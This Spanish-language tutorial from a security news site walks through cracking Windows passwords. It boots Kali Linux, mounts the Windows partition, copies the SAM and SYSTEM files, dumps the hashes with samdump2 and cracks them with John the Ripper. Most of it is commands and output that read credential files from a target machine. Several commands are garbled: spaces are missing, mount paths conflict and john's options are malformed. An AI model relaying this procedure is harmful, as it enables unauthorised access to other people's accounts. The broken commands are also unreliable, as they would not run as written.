noticiasseguridad.com

JOHN THE RIPPER – Crackear contraseñas de Windows

Alisa Esage G

8-10 minutos

John the Ripper es una herramienta para descifrar contraseñas que intenta detectar palabras de acceso débiles. John the Ripper puede ejecutarse en una gran variedad de contraseñas y hashes. Esta herramienta también es útil para recuperar contraseñas, en caso de que el usuario las haya olvidado.

John the Ripper es popular gracias a los ataques de diccionario y se usa principalmente en ataques de fuerza bruta. Investigadores en hacking ético del Instituto Internacional de Seguridad Cibernética aseguran que este método es útil porque muchas empresas antiguas todavía usan las versiones anteriores de Windows, lo que no es bueno en términos de ciberseguridad.

Crackear Windows


En Windows, la contraseña normalmente se almacena en el archivo SAM en ***%SystemRoot%\system32\config***. Windows utiliza el hash NTLM; durante el tiempo de arranque, los hashes del archivo SAM se descifran utilizando **SYSKEY** y los hashes se cargan en el registro, que luego se utiliza para fines de autenticación.


Windows no permite a los usuarios copiar el archivo SAM en otra ubicación, por lo que tiene que usar otro sistema operativo para montar el sistema Windows sobre él y copiar el archivo SAM. Una vez que se copie el archivo, descifraremos el archivo SAM con SYSKEY y obtendremos los hashes para crackear la contraseña.

En el siguiente ejemplo, utilizaremos el sistema operativo Kali Linux para montar la partición de Windows sobre él.

- Para hacer el disco de arranque, puede usar el software gratuito ***rufus*** que está disponible en https://rufus.ie/en_IE.html
- Este software gratuito es muy fácil de usar. Simplemente tiene que seleccionar la imagen iso Kali linux para hacer un disco de arranque.
- Después de crear el disco de arranque. Simplemente inicie con un disco de arranque y siga los pasos que se mencionan a continuación:
- Primero tienes que verificar la partición del disco duro donde está instalado Windows. Para esto, teclee ***fdisk –l***

Comprobando las particiones del disco duro





En la captura de pantalla anterior, después de ejecutar la consulta, el comando ha mostrado 3 particiones del disco duro de destino. Al observar el tamaño de la partición, puede saber dónde está instalado el sistema operativo objetivo (Windows en este caso).

Montar

- Escriba ***mkdir /mnt/CDrive*** para crear el directorio.
- Para montar la partición del disco duro ***/dev/sda2*** en el directorio ***CDrive***, escriba ***mount/dev/sda2/mnt/tmp/CDrive***
- Luego para comprobar el punto de montaje, escriba ***ls -ltr /mnt/tmp/CDrive***
- Escriba ***mount*** para comprobar la unidad montada

```
root@kali:~/temp# mount

sysfs on /sys type sysfs
(rw,nosuid,nodev,noexec,relatime)

proc on /proc type proc
(rw,nosuid,nodev,noexec,relatime)

udev on /dev type devtmpfs
(rw,nosuid,relatime,size=2042548k,nr_inodes=201161,mode=755)

devpts on /dev/pts type devpts
(rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=000)
```

```
tmpfs on /run type tmpfs
(rw,nosuid,noexec,relatime,size=412292k,mode=755)

/dev/sdb1 on /run/live/medium type vfat
(ro,noatime,fmask=0022,dmask=0022,codepage=437,iocharset=ascii,shortname=mixed,utf8
ro)

/dev/loop0 on /run/live/rootfs/filesystem.squashfs
type squashfs (ro,noatime)

tmpfs on /run/live/overlay type tmpfs
(rw,noatime,size=2061444k,mode=755)

overlay on / type overlay
(rw,noatime,lowerdir=/run/live/rootfs
/filesystem.squashfs/,upperdir=/run/live/overlay
/rw,workdir=/run/live/overlay/work)

tmpfs on /usr/lib/live/mount type tmpfs
(rw,nosuid,noexec,relatime,size=412292k,mode=755)

/dev/sdb1 on /usr/lib/live/mount/medium type vfat
(ro,noatime,fmask=0022,dmask=0022,codepage=437,iocharset=ascii,shortname=mixed,utf8
ro)

/dev/loop0 on /usr/lib/live/mount/rootfs
/filesystem.squashfs type squashfs (ro,noatime)

tmpfs on /usr/lib/live/mount/overlay type tmpfs
(rw,noatime,size=2061444k,mode=755)
```

```
securityfs on /sys/kernel/security type securityfs
(rw,nosuid,nodev,noexec,relatime)

tmpfs on /dev/shm type tmpfs (rw,nosuid,nodev)

tmpfs on /run/lock type tmpfs
(rw,nosuid,nodev,noexec,relatime,size=5120k)

tmpfs on /sys/fs/cgroup type tmpfs
(ro,nosuid,nodev,noexec,mode=755)

cgroup2 on /sys/fs/cgroup/unified type cgroup2
(rw,nosuid,nodev,noexec,relatime,nsdelegate)

cgroup on /sys/fs/cgroup/systemd type cgroup
(rw,nosuid,nodev,noexec,relatime,xattr,name=systemd)

pstore on /sys/fs/pstore type pstore
(rw,nosuid,nodev,noexec,relatime)

bpf on /sys/fs/bpf type bpf
(rw,nosuid,nodev,noexec,relatime,mode=700)

cgroup on /sys/fs/cgroup/cpuset type cgroup
(rw,nosuid,nodev,noexec,relatime,cpuset)

cgroup on /sys/fs/cgroup/cpu,cpuacct type cgroup
(rw,nosuid,nodev,noexec,relatime,cpu,cpuacct)

cgroup on /sys/fs/cgroup/memory type cgroup
(rw,nosuid,nodev,noexec,relatime,memory)
```

```
cgroup on /sys/fs/cgroup/pids type cgroup
(rw,nosuid,nodev,noexec,relatime,pids)

cgroup on /sys/fs/cgroup/net_cls,net_prio type
cgroup
(rw,nosuid,nodev,noexec,relatime,net_cls,net_prio)

cgroup on /sys/fs/cgroup/perf_event type cgroup
(rw,nosuid,nodev,noexec,relatime,perf_event)

cgroup on /sys/fs/cgroup/blkio type cgroup
(rw,nosuid,nodev,noexec,relatime,blkio)

cgroup on /sys/fs/cgroup/devices type cgroup
(rw,nosuid,nodev,noexec,relatime,devices)

cgroup on /sys/fs/cgroup/freezer type cgroup
(rw,nosuid,nodev,noexec,relatime,freezer)

systemd-1 on /proc/sys/fs/binfmt_misc type autofs
(rw,relatime,fd=34,pgrp=1,timeout=0,minproto=5,maxproto=5,direct,pipe_ino=16732)

hugetlbfs on /dev/hugepages type hugetlbfs
(rw,relatime,pagesize=2M)

mqueue on /dev/mqueue type mqueue (rw,relatime)

debugfs on /sys/kernel/debug type debugfs
(rw,relatime)

tmpfs on /tmp type tmpfs
(rw,nosuid,nodev,relatime)
```

```
binfmt_misc on /proc/sys/fs/binfmt_misc type
binfmt_misc (rw,relatime)

tmpfs on /run/user/0 type tmpfs
(rw,nosuid,nodev,relatime,size=412288k,mode=700)

gvfsd-fuse on /run/user/0/gvfs type fuse.gvfsd-
fuse
(rw,nosuid,nodev,relatime,user_id=0,group_id=0)

fusectl on /sys/fs/fuse/connections type fusectl
(rw,relatime)


/dev/sda2 on /mnt/CDrive type fuseblk
(rw,relatime,user_id=0,group_id=0,allow_other,blksize=4096)
```

En el output anterior, la última línea muestra que la partición del disco duro de destino se ha montado en el directorio ***CDrive***.

Copiar el archivo SAM

- Escriba ***mkdir /tmp/temp***
- Escriba ***cp /mnt/CDrive/Windows/System32/config/SAM /tmp/temp***

Archivo SAM


- ***Samdump2*** recupera el SYSKEY y extrae hashes del archivo SAM de Windows
- Para instalar ***samdump2***, escriba sudo ***apt-get update*** luego escriba ***sudo apt-get install samdump2***

Copiar el archivo del sistema

- Ahora copie el archivo SYSKEY, escriba ***cp /mnt/CDrive/Windows***

/System32/config/ SYSTEM/tmp/temp

- Escriba ***samdump2 SYSTEM SAM***




- En la captura de pantalla anterior, después de ejecutar ***samdump2***, el ***samdump2*** mostrará los hashes en los archivos ***SAM***. En el siguiente marcado rojo hay 4 usuarios en el sistema de destino

- Ahora escriba ***samdump2 SYSTEM SAM> hash.txt*** para redirigir la salida de hash a un archivo llamado ***txt***

Crackear la contraseña usando John the Ripper

- Escriba ***john –format = LM –wordlist =/root/usr/share /john/password_john.txt hash.txt***



- En la captura de pantalla anterior después de ejecutar la consulta anterior, la lista de palabras se utilizará para descifrar la contraseña. Como se muestra arriba, la contraseña actual para el sistema operativo de destino es ***123456***.

- El atacante también puede usar su propia ***wordlist*** para descifrar la contraseña. En Kali Linux hay muchas listas de palabras disponibles que se pueden usar para crackear. Para usar la wordlist de Kali Linux vaya a: ***/usr/share/wordlists/***

NOTA: El método anterior funcionará hasta el sistema operativo WINDOWS 7. No funcionará en WINDOWS 8/8.1/10

Trabajando como arquitecto de soluciones de ciberseguridad, Alisa se enfoca en la protección de datos y la seguridad de datos empresariales. Antes de unirse a nosotros, ocupó varios puestos de investigador de ciberseguridad dentro de una variedad de empresas de seguridad cibernética. También tiene experiencia en diferentes industrias como finanzas, salud médica y reconocimiento facial.

Envía tips de noticias a info@noticiasseguridad.com o www.instagram.com/iicsorg/

También puedes encontrarnos en Telegram
www.t.me/noticiasciberseguridad